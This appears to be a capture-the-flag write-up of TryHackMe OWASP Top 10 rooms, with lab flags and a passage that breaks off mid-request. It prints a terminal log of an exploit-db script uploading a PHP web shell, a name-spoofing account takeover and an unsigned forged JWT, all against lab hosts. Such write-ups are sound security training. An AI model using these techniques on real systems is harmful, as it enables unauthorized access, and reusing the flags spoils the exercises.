
SECURITY MISCONFIGURATION

Security misconfiguration is a common vulnerability that arises when security settings are not defined, implemented, or maintained correctly. This can leave applications, systems, and networks
exposed to attacks. Misconfigurations can occur at any level of an application stack, including network services, web servers, application servers, databases, frameworks, and custom code.



This task was testing my skill on exploiting security misconfiguration.
Security misconfiguration is a common vulnerability that arises when security settings are not defined, implemented, or maintained properly, leading to potential exploitation.
This type of vulnerability can occur at any level of an application stack, including the web server, application server, database, frameworks, and custom code.
An example of Common areas of misconfiguration is web server such as apache,nginx with which one of the misconfiguration I exploited was Directory listings enabled. However there are others like
• Misconfigured SSL/TLS settings.
• Exposed administrative interfaces.


so in the console as shown in the image below, I was able to execute python expressions with linux system command that were executed and listed the content in the server side.



Modify the code to read the contents of the `app.py` file, which contains the application's source code. What is the value of the `secret_flag` variable in the source code?

THM{Just_a_tiny_misconfiguration} ✓ Correct Answer

Using the linux commands, I was able to retrieve the flag. As shown in the image below, I used the ls to ls cmd to list the contents and then piped the output using | character and used the cat command to read the content of app.py just as shown from the image below.



VULNERABLE AND OUTDATED COMPONENTS

Using vulnerable and outdated components in software can lead to severe security risks, including data breaches, unauthorized access, and system compromise. Components can include
libraries, frameworks, software modules, and third-party APIs.


Navigate to http://10.10.61.143:84 where you'll find a vulnerable application. All the information you need to exploit it can be found online.

Answer the questions below

What is the content of the /opt/flag.txt file?

THM{But_1ts_n0t_my_f4ult!} ✓ Correct

In this task, they were testing vulnerable and outdated components in applications. So visiting the web page I was presented with a CSE bookstore application.
By searching CSE bookstore exploit in exploit-db, I was able to confirm that the online bookstore application is vulnerable to Unauthenticated RCE with which I was able to exploit to gain a remote shell.



So I downloaded the python exploit script and ran it from my terminal just as seen from the image, and there I was able to gain a remote shell.

```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/owasp]
└─# python3 47887.py http://10.10.61.143:84
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.61.143:84/bootstrap/img/4v4x4wrEAh.php
> Example command usage: http://10.10.61.143:84/bootstrap/img/4v4x4wrEAh.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ python3 -c 'import pty; pty.spawn("/bin/bash")'

RCE $ whoami
apache

RCE $ pwd
/htdocs/bootstrap/img
```

Since it was a unix based system, basically it was apache.. I was able to execute linux commands and retrieved the flag.txt file from /opt dir just as shown in the image below.

```
RCE $ cat /opt/flag.txt
THM{But_1ts_n0t_my_f4ult!}

RCE $ ls -la /opt
total 12
drwxr-xr-x    1 root     root        4096 Feb  3  2023 .
drwxr-xr-x    1 root     root        4096 Feb  3  2023 ..
-rw-r--r--    1 root     root          27 Feb  3  2023 flag.txt

RCE $ cat 4v4x4wrEAh.php
<?php echo shell_exec($_GET['cmd']); ?>
RCE $
```


IDENTIFICATION AND AUTHENTICATION FAILURE

Identification and authentication failures occur when a system inadequately verifies the identity of users, leading to unauthorized access and potential security breaches.

What is the flag that you found in darren's account?

fe86079416a21a3c99937fea8874b667 ✓ Correct

This task was testing of a vulnerability called Identification and Authentication failure. So I had an idea of a user called darren, but then I was required to create a different account though with same username.
Instead of having just a username darren, I registered a user " darren" with a space before the name. By this I successfully registered a new user darren with whom I was able to read the contents inside the actuall darren's account/
After a successfull login, I retreived the flag just as shown in the image below.




Now try to do the same trick and see if you can log in as **arthur.**


No answer needed ✓ Correct

What is the flag that you found in arthur's account?

d9ac0f7db4fda460ac3edeb75d75e16e ✓ Correct

This task is similar with the above one and with the explanation above, I was able to retrieve the flag just as shown from the images below.






Software and Data Integrity Failures

This vulnerability arises from code or infrastructure that uses software or data without using any kind of integrity checks. Since no integrity verification is being done, an attacker
might modify the software or data passed to the application, resulting in unexpected consequences. There are mainly two types of vulnerabilities in this category:

- Software Integrity Failures
- Data Integrity Failures

Modern browsers allow you to specify a hash along the library's URL so that the library code is executed only if the hash of the downloaded file matches the expected value. This security mechanism is called Subresource Integrity (SRI),

You can go to https://www.srihash.org/ to generate hashes for any library if needed.
I proceede to that site as shown from the image below and generated hashes for this js library.



Try logging into the application as guest. What is guest's account password?

guest

✓ Correct

I tried to login as a guest user as shown from the image below. A from the error message I received I was able to know the guest password.

What is the name of the website's cookie containing a JWT token?

jwt-session ✓ Correct

If your login was successful, you should now have a JWT stored as a cookie in your browser.
So I intercepted the request using Burpsuite and the I was able to capture the JWT token just as shown below.

Request to http://10.10.107.30:8089

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex


```
GET /flag HTTP/1.1
Host: 10.10.107.30:8089
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.107.30:8089/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: jwt-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNzE4ODY4NDg2fQ.sOdnBDKEHO8B2Jc0YTCi7pwWqdvYgm2c96VGZJz8
Connection: keep-alive
```

What is the flag presented to the admin user?


THM{Dont_take_cookies_from_strangers} ✓ Correct


After a successful login as guest user, I am presented with a message just as shown in the image below.

So after capturing the JWT token using the burpsuite tool, I sent it to decoder and modified it accordingly to march that of the admin just as shown from the image below.



However the challenge I had is that burpsuite was not able to encode as required and this detered me from archiving my goal.
Hence I utilized an online tool called appdevtools.com as shown below to achieve this.





With my newly modified JWT token having the signature part excluded, I forwarded the request as shown from the image below and there the I retrieved the flag

Send Cancel

Request

Pretty Raw Hex

```
GET /flag HTTP/1.1
Host: 10.10.107.30:8089
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112 Safari/537.36
Accept:
